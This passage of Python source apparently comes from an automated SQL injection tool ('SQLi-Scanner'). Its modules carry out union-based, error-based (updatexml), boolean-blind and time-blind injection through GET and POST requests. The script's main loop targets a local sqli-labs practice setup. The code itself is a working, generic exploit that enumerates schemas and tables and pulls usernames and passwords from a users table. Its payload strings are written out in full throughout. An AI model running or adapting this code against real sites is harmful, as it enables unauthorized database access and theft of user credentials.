fonts = soup.find\_all('font')

content = str(fonts[2].text)

return content.split(temp\_list[0])[1].split(temp\_list[1])[0] #

def get\_database(url, symbol):

test\_url = url + symbol + 'hacking\_\_\_'

result = send\_request(test\_url)

if result.find('MySQL') != -1:

return 'MySQL'

else:

return 'Cannot get database'

def get\_database\_int(url):

test\_url = url[:-1] + '-1' + '%20or%201=2'

result = send\_request(test\_url)

if result.find('MySQL') != -1:

return 'MySQL'

else:

return 'Cannot get DBMS'

def get\_tables(url, symbol, flag, index, temp\_list):

prefix\_url = get\_prefix\_url(url)

if symbol.find('%') != -1:

test\_url = prefix\_url + '=0' + symbol + '%20union%20select%20'

else:

test\_url = prefix\_url + '=-1' + '%20union%20select%20'

for i in range(1, flag):

if i == index:

test\_url += 'group\_concat(table\_name)' + ','

elif i == flag - 1:

test\_url += str(i) + '%20from%20information\_schema.tables%20where%20table\_schema=database()%20--+'

else:

test\_url += str(i) + ','

result = send\_request(test\_url)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('font')

content = str(fonts[2].text)

return content.split(temp\_list[0])[1].split(temp\_list[1])[0] #

def get\_columns(url, symbol, flag, index, temp\_list):

prefix\_url = get\_prefix\_url(url)

if symbol.find('%') != -1:

test\_url = prefix\_url + '=0' + symbol + '%20union%20select%20'

else:

test\_url = prefix\_url + '=-1' + '%20union%20select%20'

for i in range(1, flag):

for i in range(1, flag):

if i == index:

test\_url += 'group\_concat(column\_name)' + ','

elif i == flag - 1:

test\_url += str(i) + '%20from%20information\_schema.columns%20where%20' \

'table\_name=\'users\'%20and%20table\_schema=database()%20--+'

else:

test\_url += str(i) + ','

result = send\_request(test\_url)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('font')

content = str(fonts[2].text)

return content.split(temp\_list[0])[1].split(temp\_list[1])[0] #

def get\_data(url, symbol, flag, index, temp\_list):

prefix\_url = get\_prefix\_url(url)

if symbol.find('%') != -1:

test\_url = prefix\_url + '=0' + symbol + '%20union%20select%20'

else:

test\_url = prefix\_url + '=-1' + '%20union%20select%20'

for i in range(1, flag):

for i in range(1, flag):

if i == index:

test\_url += 'group\_concat(id,0x3a,username,0x3a,password)' + ','

elif i == flag - 1:

test\_url += str(i) + '%20from%20users%20--+'

else:

test\_url += str(i) + ','

result = send\_request(test\_url)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('font')

content = str(fonts[2].text)

return content.split(temp\_list[0])[1].split(temp\_list[1])[0].split(',') # #

def do\_sql\_inject\_union(url):

log(colored('Welcome to SQL Injection Tool', 'blue'))

log(colored('Start Checking for SQL Injection.........', 'red'))

result, symbol = can\_inject(url)

if not result:

log('Target url does not exist SQL Injection -> Exit')

return 0

else:

if symbol.find('%') != -1:

log('Test Order By And Union Select........')

elif symbol == 'integer':

log('Test Integer........')

else:

log('Cannot use keyword Union........')

return

flag = test\_order\_by(url, symbol)

try:

index, temp\_list = test\_union\_select(url, symbol, flag)

except TypeError:

log('Cannot use keyword Union........')

return 0

database = get\_database(url, symbol)

version = exec\_function(url, symbol, flag, index, temp\_list, 'version()')

this\_database = exec\_function(url, symbol, flag, index, temp\_list, 'database()')

log('Success -> ' + database.strip() + ' ' + version.strip())

log('Database -> ' + this\_database.strip())

tables = get\_tables(url, symbol, flag, index, temp\_list)

log('Tables -> ' + tables.strip())

log('Default Use Table users......')

columns = get\_columns(url, symbol, flag, index, temp\_list)

log('Columns -> ' + columns.strip())

log('Try to get Data........\n\n')

data = get\_data(url, symbol, flag, index, temp\_list)

if not data:

return 0

temp = columns.split(',')

print('%-12s%-12s%-12s' % (temp[0], temp[1], temp[2]))

for meta in data:

temp = meta.split(':')

print('%-12s%-12s%-12s' % (temp[0], temp[1], temp[2]))

print()

def do\_sql\_injection\_special(url):

ret = bool\_based\_injection(url)

return ret

def do\_time\_based\_injection(url):

time\_based\_injection(url)

if \_\_name\_\_ == '\_\_main\_\_':

bannerart = """

-------------------------------------------------------

MASSIVE

\_\_\_\_\_ \_\_\_\_\_ \_\_ \_ \_\_\_\_\_

| \_\_| | | |\_|\_\_\_| \_\_|\_\_\_ \_\_\_ \_\_\_ \_\_\_ \_\_\_ \_\_\_

|\_\_ | | | |\_\_| |\_\_\_|\_\_ | \_| .'| | | -\_| \_|

|\_\_\_\_\_|\_\_ \_|\_\_\_\_\_|\_| |\_\_\_\_\_|\_\_\_|\_\_,|\_|\_|\_|\_|\_\_\_|\_|

|\_\_|

AlanK

-------------------------------------------------------

"""

print(bannerart)

less = 11

url = 'http://localhost/sqli/Less-' + str(less) + '/index.php?id=1'

while less <= 17:

log('\r\nScanning Less-' + str(less))

if less <= 10:

if 0 != do\_sql\_inject\_union('http://localhost/sqli/Less-' + str(less) + '/index.php?id=1'):

less += 1

continue

else:

a = (BeautifulSoup(send\_request(url),'html.parser').find\_all('font')[2].text).find("You are in")

b = (BeautifulSoup(send\_request(url + '%27'),'html.parser').find\_all('font')[2].text).find("You are in")

if(a == b == 0):

print("time blind")

do\_time\_based\_injection(url)

else:

print("bool blind")

judge = do\_sql\_injection\_special('http://localhost/sqli/Less-' + str(less) + '/index.php?id=1')

else:

print("post")

do\_injection\_post('http://localhost/sqli/Less-' + str(less) + '/index.php')

less += 1

###### Gets/bool\_based.py

import requests

import time

from termcolor import colored

# 字典

dic = list(set(chr(i).lower() for i in range(32, 127)))

def log(content):

this\_time = time.strftime('%H:%H:%S', time.localtime(time.time()))

print(colored('[' + str(this\_time) + '] ', 'green') + content)

def get\_dbs(url):

url = url.split('?')[0]

normalContextLen = len(requests.get(url + "?id=1").text)

url += "?id=1' and "

dbs = ''

log(">Scanning databases with Bool......")

for i in range(1, 140):

for j in dic:

exp = "substr((select group\_concat(schema\_name) " \

"from information\_schema.schemata limit 0,1),{0},1)={1}--+".format(str(i), ascii(j))

url\_get = (url + exp)

print(url\_get)

r = requests.get(url\_get)

if normalContextLen == len(r.text):

dbs += j

dbs = dbs.split(',')

return dbs

def get\_tables(url):

normalContextLen = len(requests.get(url + "?id=1").text)

url += "?id=1' and "

tbs = ""

log(">Scanning tables...")

for i in range(1, 100):

for j in dic:

exp = "substr((select group\_concat(table\_name) " \

"from information\_schema.tables where table\_schema = 'security'" \

" limit 0,1),{0},1)={1}--+".format(str(i), ascii(j))

# print(id)

url\_get = (url + exp)

# print(url\_get)

r = requests.get(url\_get)

if normalContextLen == len(r.text):

tbs += j

tbs = tbs.split(',')

return tbs

def get\_columns(url):

normalContextLen = len(requests.get(url + "?id=1").text)

url += "?id=1' and "

columns = ''

log(">Scanning columns...")

for i in range(1, 21):

for j in dic:

exp = "substr((select group\_concat(column\_name) from information\_schema.columns " \

"where table\_schema = 'security' and table\_name = 'users'" \

" limit 0,1),{0},1)={1}--+".format(str(i), ascii(j))

# print(id)

url\_get = (url + exp)

# print(url\_get)

r = requests.get(url\_get)

if normalContextLen == len(r.text):

columns += j

# print(columns)

columns = columns.split(',')

# print(columns)

return columns

def get\_values(url):

normalContextLen = len(requests.get(url + "?id=1").text)

url += "?id=1' and "

usrs = ''

pwds = ''

log(">Scanning values...")

for i in range(1, 150):

for j in dic:

id = "substr((select group\_concat(username) from users" \

" limit 0,1),{0},1)={1}--+".format(str(i), ascii(j))

# print(id)

url\_get = (url + id)

# print(url\_get)

r = requests.get(url\_get)

if normalContextLen == len(r.text):

usrs += j

# print(usrs)

usrs = usrs.split(',')

for i in range(1, 150):

for j in dic:

exp = "substr((select group\_concat(password) from users" \

" limit 0,1),{0},1)={1}--+".format(str(i), ascii(j))

# print(id)

url\_get = (url + exp)

# print(url\_get)

r = requests.get(url\_get)

if normalContextLen == len(r.text):

pwds += j

# print(pwds)

pwds = pwds.split(',')

print('%-12s%-12s' % ('username', 'password'))

for usr, pwd in zip(usrs, pwds):

print('%-12s%-12s' % (usr, pwd))

print()

def bool\_based\_injection(url):

dbs = get\_dbs(url)

for ind in range(len(dbs)):

print(f"{ind + 1}." + str(dbs[ind]), end=' ')

log('Default Use Database security......')

tbs = get\_tables(url)

for ind in range(len(tbs)):

print(f"{ind + 1}." + str(tbs[ind]), end=' ')

log('Default Use Table users......')

cols = get\_columns(url)

for ind in range(len(cols)):

print(f"{ind + 1}. " + str(cols[ind]), end=' ')

get\_values(url)

return "Success"

###### Gets/time\_based\_module.py

import binascii

import requests

from fake\_useragent import UserAgent

import time

def log(content):

this\_time = time.strftime('%H:%H:%S', time.localtime(time.time()))

print('[' + str(this\_time) + ']' + content)

def get\_tables(url, payload\_header, payload\_end):

# 获取长度

length = 100

for L in range(1, 1000):

payload = url + payload\_header + \

"length((select group\_concat(table\_name) from information\_schema.tables " \

f"where table\_schema=database()))={L}" + payload\_end

log('Getting length of all databases: ' + str(L))

if judge\_time(payload):

log('current length of all databases:' + str(L))

length = L

break

elif L == 999:

log(f'Cannot get length of all databases: {L}')

print()

# 获取值

tables\_name = ''

for i in range(1, length + 1):

log(f'\r正在获取第{i}个值：{tables\_name}')

for ascii\_num in range(39, 123):

payload = url + payload\_header + \

f"(select ascii(mid(group\_concat(table\_name),{i},1)) from information\_schema.tables " \

f"where table\_schema=database())={ascii\_num}" + payload\_end

if judge\_time(payload):

tables\_name += chr(ascii\_num)

tables\_list = tables\_name.split(',')

log(f'\nTables attaining completed:')

return tables\_list

def get\_columns(table\_name, url, payload\_header, payload\_end):

# 获取长度

length = 1000

for L in range(1, 10000):

payload = url + payload\_header + \

f"length((select group\_concat(column\_name) from information\_schema.columns " \

f"where table\_schema=DATABASE() AND " \

f"""table\_name=0x{str(binascii.b2a\_hex(table\_name.encode(r"utf-8"))).split("'")[1]}))={L}""" \

+ payload\_end

log(f'\rGetting length of all fields from {table\_name}：{L}')

if judge\_time(payload):

log(f'\nlength of all fields of {table\_name}: {L}')

length = L

break

elif L == 999:

log(f'\rCannot get length of all fields of {table\_name}: {L}')

print()

# 获取值

columns\_name = ''

for i in range(1, length + 1):

# log(f'\r正在获取第{i}个值：{columns\_name}')

for ascii\_num in range(39, 123):

payload = url + payload\_header + \

f"(select ascii(mid(group\_concat(column\_name),{i},1)) from information\_schema.columns " \

f"where table\_schema=DATABASE() AND table\_name=" \

f"""0x{str(binascii.b2a\_hex(table\_name.encode(r"utf-8"))).split("'")[1]})={ascii\_num}""" \

+ payload\_end

if judge\_time(payload):

columns\_name += chr(ascii\_num)

columns\_list = columns\_name.split(',')

log(f'Attaining of all fields from {table\_name} completed')

return columns\_list

def get\_data(chose\_table, column\_list, url, payload\_header, payload\_end):

# 获取记录

columns\_name = ''

for i in column\_list:

columns\_name += f",{i}"

# 获取长度

length = 10000

for L in range(1, 10000):

payload = url + payload\_header + \

f"length((select group\_concat(concat\_ws(':'{columns\_name})) from {chose\_table}))={L}""" \

+ payload\_end

log(f'\rGetting length of all records from {chose\_table}: {L}')

if judge\_time(payload):

log(f'\nCurrent length of all fields from {chose\_table}: {L}')

length = L

break

elif L == 9999:

print(f'\rCannot get length of all fields from {chose\_table}: {L}')

print()

data = []

data\_str = ''

# 获取值

for i in range(1, length + 1):

# print(f'\r正在获取第{i}个值：{data\_str}', end='')

for ascii\_num in range(39, 123):

payload = url + payload\_header + \

f"(select ascii(mid(group\_concat(concat\_ws(':'{columns\_name})),{i},1)) from {chose\_table})" \

f"={ascii\_num} " + payload\_end

if judge\_time(payload):

data\_str += chr(ascii\_num)

data\_list = data\_str.split(',')

for i in data\_list:

data.append(i.split(':'))

log(f'\nRetrieving of data from {chose\_table} completed')

return data

def judge\_time(payload):

# 判断响应时间

time = html\_get\_time(payload)

if 3 <= time < 6:

return True

else:

return False

def html\_get\_time(url):

# 返回响应时间

req = requests.session()

ua = UserAgent()

headers = {'User-Agent': ua.random}

timeout = 6

response = req.get(url, headers=headers, timeout=timeout)

return response.elapsed.seconds

def html\_is\_exist(url):

# 是否正常回显

req = requests.get(url)

if req:

return True

return False

def time\_based\_injection(url):

if(judge\_time(url + "' and sleep(3)--+")):

print("single")

payload\_header = "' and if("

else :

print("double")

payload\_header = '" and if('

payload\_end = ",sleep(3),1)--+"

# ------------------------获取表-------------------------------

tables\_list = get\_tables(url, payload\_header, payload\_end)

# tables\_list = ['emails', 'referers', 'uagents', 'users']

for i in range(0, len(tables\_list)):

print(f'{i + 1}.{tables\_list[i]}', end=' ')

chose\_table = tables\_list[int(input('\nPlease input name of the table required:\n')) - 1]

# ------------------------获取字段-----------------------------

columns\_list = get\_columns(chose\_table, url, payload\_header, payload\_end)

# columns\_list = ['id', 'username', 'password']

for i in range(0, len(columns\_list)):

print(f'{i + 1}.{columns\_list[i]}', end=' ')

print()

# ------------------------获取记录-----------------------------

data = get\_data(chose\_table, columns\_list, url, payload\_header, payload\_end)

# data = [['1', 'Dumb', 'Dumb'], ['2', 'Angelina', 'I-kill-you'], ['3', 'Dummy', 'p@ssword']]

for i in columns\_list:

print(i.ljust(20), end='')

print('\n' + '-' \* len(columns\_list) \* 20)

for i in data:

for j in i:

print(j.ljust(20), end='')

print('\n' + '-' \* len(columns\_list) \* 20)

###### Posts/bool\_util.py

import time

from bs4 import BeautifulSoup

from urllib.parse import urlencode

from urllib import request

from termcolor import colored

def log(content):

this\_time = time.strftime('%H:%H:%S', time.localtime(time.time()))

print(colored('[' + str(this\_time) + ']', 'green') + content)

def send\_request(url, data\_):

# log(url)

data\_ = urlencode(data\_)

data\_ = data\_.encode()

res = request.urlopen(url=url, data=data\_)

return str(res.read().decode('utf-8'))

def can\_inject\_bool(url):

log('Start to use bool-based blind injection...')

test\_list = ["'", '"', "')", '")']

for item in test\_list:

data = {

'uname': "admin" + item + ' and 1=1#',

'passwd': "admin"

}

res = send\_request(url, data)

soup = BeautifulSoup(res, 'html.parser')

fonts = soup.find\_all('img')

# print(fonts)

if "flag" in str(fonts[0]):

log('Use ' + item + ' -> Exist SQL Injection')

return True, item

else:

log('Use ' + item + ' -> Not Exist SQL Injection')

def exe\_func(url, symbol, function):

global length

for i in range(1, 21):

data\_len = {

'uname': symbol + ' or length(' + function + ')={0}#'.format(str(i)),

'passwd': 'admin'

}

res\_len = send\_request(url, data\_len)

soup = BeautifulSoup(res\_len, 'html.parser')

fonts = soup.find\_all('img')

# print(fonts[0])

if "flag.jpg" in str(fonts[0]):

length = i

break

# print(length)

db = ''

dic = [chr(i) for i in range(32, 127)]

# print(dic)

for i in range(1, length + 1):

for j in dic:

data = {

'uname': symbol + " or substr(" + function + f",{i},1)='{j}'#",

'passwd': 'admin'

}

res = send\_request(url, data)

soup = BeautifulSoup(res, 'html.parser')

fonts = soup.find\_all('img')

# print(str(fonts[0]))

if "flag" in str(fonts[0]):

# print(chr(j))

if j.lower() not in db and j.upper() not in db:

db += j.lower()

print(j.lower(), end='')

elif not j.isalpha():

db += j

print(j, end='')

print()

# print('\n' + db)

return db

def get\_tables\_bool(url, symbol):

cols\_ = ''

for ind in range(4):

global length

for i in range(1, 21):

data\_len = {

'uname': symbol + " or (select length(table\_name) from information\_schema.tables"

" where table\_schema=database() limit " + str(ind) + ",1)={0}#".format(i),

'passwd': 'admin'

}

res\_len = send\_request(url, data\_len)

soup = BeautifulSoup(res\_len, 'html.parser')

fonts = soup.find\_all('img')

# print(fonts[0])

if "flag.jpg" in str(fonts[0]):

length = i

break

# print(length)

cols = ''

dic = list(set(chr(i).lower() for i in range(32, 127)))

# print(dic)

for i in range(1, length + 1):

for j in dic:

data = {

'uname': symbol + " or substr((select table\_name from "

"information\_schema.tables where table\_schema=database() "

"limit " + str(ind) + ",1),{0},1)='{1}'#".format(i, j),

'passwd': '1'

}

res = send\_request(url, data)

soup = BeautifulSoup(res, 'html.parser')

fonts = soup.find\_all('img')

# print(str(fonts[0]))

if "flag" in str(fonts[0]):

cols += j

# print(j, end='')

print(cols)

cols\_ += cols + ', '

ret = cols\_[: -2]

# print(ret.split(', '))

return ret

def get\_columns\_bool(url, symbol):

cols\_ = ''

for ind in range(5):

global length

for i in range(1, 15):

data\_len = {

'uname': symbol + " or (select length(column\_name) from information\_schema.columns"

" where table\_name='users' limit " + str(ind) + ",1)={0}#".format(i),

'passwd': 'admin'

}

res\_len = send\_request(url, data\_len)

soup = BeautifulSoup(res\_len, 'html.parser')

fonts = soup.find\_all('img')

# print(fonts[0])

if "flag.jpg" in str(fonts[0]):

length = i

break

# print(length)

cols = ''

dic = list(set(chr(i).lower() for i in range(32, 127)))

# print(dic)

for i in range(1, length + 1):

for j in dic:

data = {

'uname': symbol + " or substr((select column\_name from "

"information\_schema.columns where table\_name='users' "

"limit " + str(ind) + ",1),{0},1)='{1}'#".format(i, j),

'passwd': '1'

}

res = send\_request(url, data)

soup = BeautifulSoup(res, 'html.parser')

fonts = soup.find\_all('img')

# print(str(fonts[0]))

if "flag" in str(fonts[0]):

cols += j

# print(j, end='')

# print(cols)

cols\_ += cols + ', '

ret = cols\_[: -2].split(', ')

ret\_ = ''

ret\_ += ret[3] + ', ' + ret[4]

# print(ret\_)

return ret\_

def get\_values\_bool(url, symbol):

length = 0

users = []

for ind in range(1, 15):

if ind != 13:

for i in range(1, 15):

data\_len = {

'uname': symbol + f" or (select length(username) from users where id={ind})={i}#",

'passwd': 'admin'

}

res\_len = send\_request(url, data\_len)

soup = BeautifulSoup(res\_len, 'html.parser')

fonts = soup.find\_all('img')

# print(fonts[0])

if "flag" in str(fonts[0]):

# print(i)

length = i

break

# print(length)

users\_ = ''

dic = [i for i in range(32, 127)]

# print(dic)

for i in range(1, length + 1):

for j in dic:

data = {

'uname': symbol + " or ascii(substr((select username "

"from users limit " + str(ind - 1) + ",1),{0},1))={1}#".format(i, j),

'passwd': '1'

}

res = send\_request(url, data)

soup = BeautifulSoup(res, 'html.parser')

fonts = soup.find\_all('img')

# print(fonts)

if "flag" in str(fonts[0]):

users\_ += chr(j)

# print(users\_)

users.append(users\_)

users\_ = ''

pwds = []

for ind in range(1, 15):

if ind != 13:

for i in range(1, 15):

data\_len = {

'uname': symbol + f" or (select length(password) from users where id={ind})={i}#",

'passwd': '1'

}

res\_len = send\_request(url, data\_len)

soup = BeautifulSoup(res\_len, 'html.parser')

fonts = soup.find\_all('img')

# print(fonts[0])

if "flag" in str(fonts[0]):

# print(i)

length = i

break

# print(length)

pwds\_ = ''

dic = [i for i in range(32, 127)]

# print(dic)

for i in range(1, length + 1):

for j in dic:

data = {

'uname': symbol + " or ascii(substr((select password "

"from users limit " + str(ind - 1) + ",1),{0},1))={1}#".format(i, j),

'passwd': '1'

}

res = send\_request(url, data)

soup = BeautifulSoup(res, 'html.parser')

fonts = soup.find\_all('img')

# print(fonts)

if "flag" in str(fonts[0]):

pwds\_ += chr(j)

# print(pwds\_)

pwds.append(pwds\_)

pwds\_ = ''

print('\n%-12s%-12s' % ('username', 'password\n'))

for usr, pwd in zip(users, pwds):

print('%-12s%-12s' % (usr, pwd))

def do\_bool\_injection(url):

res, symbol = can\_inject\_bool(url)

this\_database = exe\_func(url, symbol, 'database()')

version = exe\_func(url, symbol, 'version()')

log('Success -> ' + 'MySQL' + ' ' + version.strip())

log('Database -> ' + this\_database.strip())

get\_tables\_bool(url, symbol)

get\_columns\_bool(url, symbol)

tables = get\_tables\_bool(url, symbol)

log('Tables -> ' + tables.strip())

log('Default Use Table users......')

columns = get\_columns\_bool(url, symbol)

log('Columns -> ' + columns.strip())

log('Try to get Data........')

get\_values\_bool(url, symbol)

print()

###### Posts/err\_util.py

from urllib import request

from urllib.parse import urlencode

from bs4 import BeautifulSoup

import time

import re

from termcolor import colored

from sqlis.modules.posts.bool\_util import do\_bool\_injection

def log(content):

this\_time = time.strftime('%H:%H:%S', time.localtime(time.time()))

print(colored('[' + str(this\_time) + ']', 'green') + content)

def send\_request(url, data\_):

# log(url)

data\_ = urlencode(data\_)

data\_ = data\_.encode()

res = request.urlopen(url=url, data=data\_)

return str(res.read().decode('utf-8'))

def can\_inject(test\_url):

test\_list = ["'", '")', "')", '"']

for item in test\_list:

data = {

'uname': "admin" + str(item) + " union select 1=1,2#",

'passwd': "admin"

}

result = send\_request(test\_url, data)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('img')

# print(fonts1)

if "flag" in str(fonts[0]):

log('Use ' + item + ' -> Exist SQL Injection')

return True, item

else:

log('Use ' + item + ' -> Not Exist SQL Injection')

def test\_order\_by(url, symbol):

flag = 0

for i in range(1, 50):

log('Order By Test -> ' + str(i))

data = {

'uname': 'admin' + symbol + ' order by ' + str(i) + '#',

'passwd': "admin"

}

result = send\_request(url, data)

# print(result)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('img')

content = str(fonts[0])

fonts1 = soup.find\_all('font')

if "Login" not in fonts1[0]:

print("No render......")

return '0'

elif "slap" in content:

log('Order By Test Success -> order by ' + str(i))

flag = i

break

return flag

def exec\_function\_err(url, symbol, function):

global res

data = {

'uname': symbol + " and updatexml(1,concat(0x7e,(" + function + "),0x7e),1)#",

'passwd': 'admin'

}

result = send\_request(url, data)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('font')

# print(fonts)

content = fonts[1].text

try:

res = re.findall('.\*~(.\*)~.\*', content)[0]

except Exception:

do\_bool\_injection(url)

return res

def get\_database\_err(url, symbol):

data = {

"uname": "1" + symbol + " and updatexml(1,concat(0x7e,(database()),0x7e),1)#",

'passwd': 'admin'

}

result = send\_request(url, data)

if result.find('MySQL') != -1:

return 'MySQL'

else:

return 'Cannot get database'

def get\_tables\_err(url, symbol):

data = {

'uname': "1" + symbol + " and 1 union select 1,updatexml(1,concat(0x7e,(select group\_concat(table\_name)"

" from information\_schema.tables where table\_schema = 'security' limit 0,1),0x7e),1)#",

'passwd': 'admin'

}

ret = send\_request(url, data)

soup = BeautifulSoup(ret, 'html.parser')

fonts = soup.find\_all('font')

# print(fonts)

ret = fonts[1].text

try:

tbs = re.findall('.\*~(.\*)~.\*', ret)[0].split(',')

except Exception:

do\_bool\_injection(url)

# print(tbs[0])

tbs\_ = ''

for tb in tbs:

tbs\_ += tb + ', '

return tbs\_[: -2]

def get\_columns\_err(url, symbol):

data = {

'uname': "1" + symbol + " and updatexml(1,concat(0x7e,(select group\_concat(column\_name) "

"from information\_schema.columns where table\_name='users' limit 0,1),0x7e),1)#",

'passwd': 'admin'

}

ret = send\_request(url, data)

soup = BeautifulSoup(ret, 'html.parser')

fonts = soup.find\_all('font')

# print(fonts)

ret = fonts[1].text

cols = re.findall('.\*~(.\*)~.\*', ret)[0].split(',')

# print(tbs[0])

cols\_ = ''

for col in cols[: -1]:

cols\_ += col + ', '

return cols\_[:-2]

def get\_data\_err(url, symbol):

data = {

'uname': "1" + symbol + " and updatexml(1,concat(0x7e,(select count(\*) "

"from users limit 0,1),0x7e),1)#",

'passwd': 'admin'

}

result = send\_request(url, data)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('font')

# print(fonts)

resc = fonts[1].text

# print(res)

resc = re.findall('.\*~(.\*)~.\*', resc)[0]

print("res-count:" + resc)

res\_ = dict()

for i in range(int(resc)):

data = {

'uname': "1" + symbol + " and updatexml(1,concat(0x7e,(select concat(username,0x3a,password) "

"from users limit " + str(i) + ",1),0x7e),1)#",

'passwd': 'admin'

}

result = send\_request(url, data)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('font')

# print(fonts)

res = fonts[1].text

res = re.findall('.\*~(.\*)~.\*', res)

tmp = str(res)[2:-2].split(':')

res\_[tmp[0]] = tmp[1]

return res\_

###### Post/time\_util.py

import time

from sqlis.modules.posts.err\_util import log, send\_request, BeautifulSoup

def can\_inject\_time(url):

log('Start to use time-based blind injection...')

test\_list = ["'", '")', "')", '"']

for item in test\_list:

data = {

'uname': "admin" + item + ' and 1=1#',

'passwd': "1"

}

res = send\_request(url, data)

soup = BeautifulSoup(res, 'html.parser')

fonts = soup.find\_all('img')

if "flag" in str(fonts[0]):

log('Use ' + item + ' -> Exist SQL Injection')

return True, item

else:

log('Use ' + item + ' -> Not Exist SQL Injection')

def exe\_func\_time(url, symbol, function):

global length

for i in range(1, 10):

data\_len = {

'uname': symbol + ' or if(length(' + function + ')={0},1,sleep(0.001))#'.format(i),

'passwd': 'admin'

}

res\_len = send\_request(url, data\_len)

soup = BeautifulSoup(res\_len, 'html.parser')

fonts = soup.find\_all('img')

if "flag.jpg" in str(fonts[0]):

length = i

break

db = ''

dic = [chr(i) for i in range(32, 127)]

for i in range(1, length + 1):

for j in dic:

data = {

'uname': symbol + " or if(substr(" + function + f",{i},1)='{j}',1,sleep(0.001))#",

'passwd': 'admin'

}

res = send\_request(url, data)

soup = BeautifulSoup(res, 'html.parser')

fonts = soup.find\_all('img')

if "flag" in str(fonts[0]):

if j.lower() not in db and j.upper() not in db:

db += j.lower()

print(j.lower(), end='')

elif not j.isalpha():

db += j

print(j, end='')

print()

return db

def get\_tables\_time(url, symbol):

cols\_ = ''

for ind in range(4):

global length

for i in range(1, 21):

data\_len = {

'uname': symbol + " or if((select length(table\_name) from information\_schema.tables"

" where table\_schema=database() limit " + str(ind) + ",1)={0},1,sleep(0.001))#".format(i),

'passwd': 'admin'

}

res\_len = send\_request(url, data\_len)

soup = BeautifulSoup(res\_len, 'html.parser')

fonts = soup.find\_all('img')

if "flag.jpg" in str(fonts[0]):

length = i

break

cols = ''

dic = list(set(chr(i).lower() for i in range(32, 127)))

for i in range(1, length + 1):

for j in dic:

data = {

'uname': symbol + " or if(substr((select table\_name from "

"information\_schema.tables where table\_schema=database() "

"limit " + str(ind) + ",1),{0},1)='{1}',1,sleep(0.001))#".format(i, j),

'passwd': '1'

}

res = send\_request(url, data)

soup = BeautifulSoup(res, 'html.parser')

fonts = soup.find\_all('img')

if "flag" in str(fonts[0]):

cols += j

print(cols)

cols\_ += cols + ', '

ret = cols\_[: -2]

return ret

def get\_columns\_time(url, symbol):

cols\_ = ''

for ind in range(5):

global length

for i in range(1, 15):

data\_len = {

'uname': symbol + " or if((select length(column\_name) from information\_schema.columns"

" where table\_name='users' limit " + str(ind) + ",1)={0},1,sleep(0.001))#".format(i),

'passwd': 'admin'

}

res\_len = send\_request(url, data\_len)

soup = BeautifulSoup(res\_len, 'html.parser')

fonts = soup.find\_all('img')

if "flag.jpg" in str(fonts[0]):

length = i

break

cols = ''

dic = list(set(chr(i).lower() for i in range(32, 127)))

for i in range(1, length + 1):

for j in dic:

data = {

'uname': symbol + " or if(substr((select column\_name from "

"information\_schema.columns where table\_name='users' "

"limit " + str(ind) + ",1),{0},1)='{1}',1,sleep(0.001))#".format(i, j),

'passwd': '1'

}

res = send\_request(url, data)

soup = BeautifulSoup(res, 'html.parser')

fonts = soup.find\_all('img')

if "flag" in str(fonts[0]):

cols += j

print(cols)

cols\_ += cols + ', '

ret = cols\_[: -2].split(', ')

ret\_ = ''

ret\_ += ret[3] + ', ' + ret[4]

return ret\_

def get\_values\_time(url, symbol):

global length

users = []

for ind in range(1, 15):

if ind != 13:

for i in range(1, 15):

data\_len = {

'uname': symbol + f" or if((select length(username) from users where id={ind})={i},1,sleep(0.001))#",

'passwd': 'admin'

}

res\_len = send\_request(url, data\_len)

soup = BeautifulSoup(res\_len, 'html.parser')

fonts = soup.find\_all('img')

if "flag" in str(fonts[0]):

length = i

break

users\_ = ''

dic = [i for i in range(32, 127)]

for i in range(1, length + 1):

for j in dic:

data = {

'uname': symbol + " or if(ascii(substr((select username "

"from users "

"limit " + str(ind - 1) + ",1),{0},1))={1},1,sleep(0.001))#".format(i, j),

'passwd': '1'

}

res = send\_request(url, data)

soup = BeautifulSoup(res, 'html.parser')

fonts = soup.find\_all('img')

if "flag" in str(fonts[0]):

users\_ += chr(j)

users.append(users\_)

users\_ = ''

pwds = []

for ind in range(1, 15):

if ind != 13:

for i in range(1, 15):

data\_len = {

'uname': symbol + f" or if((select "

f"length(password) from users where id={ind})={i},1,sleep(0.001))#",

'passwd': '1'

}

res\_len = send\_request(url, data\_len)

soup = BeautifulSoup(res\_len, 'html.parser')

fonts = soup.find\_all('img')

if "flag" in str(fonts[0]):

length = i

break

pwds\_ = ''

dic = [i for i in range(32, 127)]

for i in range(1, length + 1):

for j in dic:

data = {

'uname': symbol + " or if(ascii(substr((select password "

"from users "

"limit " + str(ind - 1) + ",1),{0},1))={1},1,sleep(0.001))#".format(i, j),

'passwd': '1'

}

res = send\_request(url, data)

soup = BeautifulSoup(res, 'html.parser')

fonts = soup.find\_all('img')

if "flag" in str(fonts[0]):

pwds\_ += chr(j)

pwds.append(pwds\_)

pwds\_ = ''

print('\n%-12s%-12s' % ('username', 'password'))

for usr, pwd in zip(users, pwds):

print('%-12s%-12s' % (usr, pwd))

def do\_time\_injection(url):

res, symbol = can\_inject\_time(url)

this\_database = exe\_func\_time(url, symbol, 'database()')

version = exe\_func\_time(url, symbol, 'version()')

log('Success -> ' + 'MySQL' + ' ' + version.strip())

log('Database -> ' + this\_database.strip())

get\_tables\_time(url, symbol)

get\_columns\_time(url, symbol)

tables = get\_tables\_time(url, symbol)

log('Tables -> ' + tables.strip())

log('Default Use Table users......')

columns = get\_columns\_time(url, symbol)

log('Columns -> ' + columns.strip())

log('Try to get Data........')

get\_values\_time(url, symbol)

print()

###### Posts/union\_bsd\_plus\_err.py

from sqlis.modules.posts.err\_util import \*

# from sqlis.modules.posts.bool\_util import do\_bool\_injection

# from sqlis.modules.posts.time\_util import do\_time\_injection

def log(content):

this\_time = time.strftime('%H:%H:%S', time.localtime(time.time()))

print('[' + str(this\_time) + ']' + content)

def send\_request(url, data\_):

# log(url)

data\_ = urlencode(data\_)

data\_ = data\_.encode()

res = request.urlopen(url=url, data=data\_)

return str(res.read().decode('utf-8'))

def can\_inject(test\_url):

test\_list = ["'", '")', "')", '"']

for item in test\_list:

data = {

'uname': "admin" + str(item) + " union select 1=1,2#",

'passwd': "admin"

}

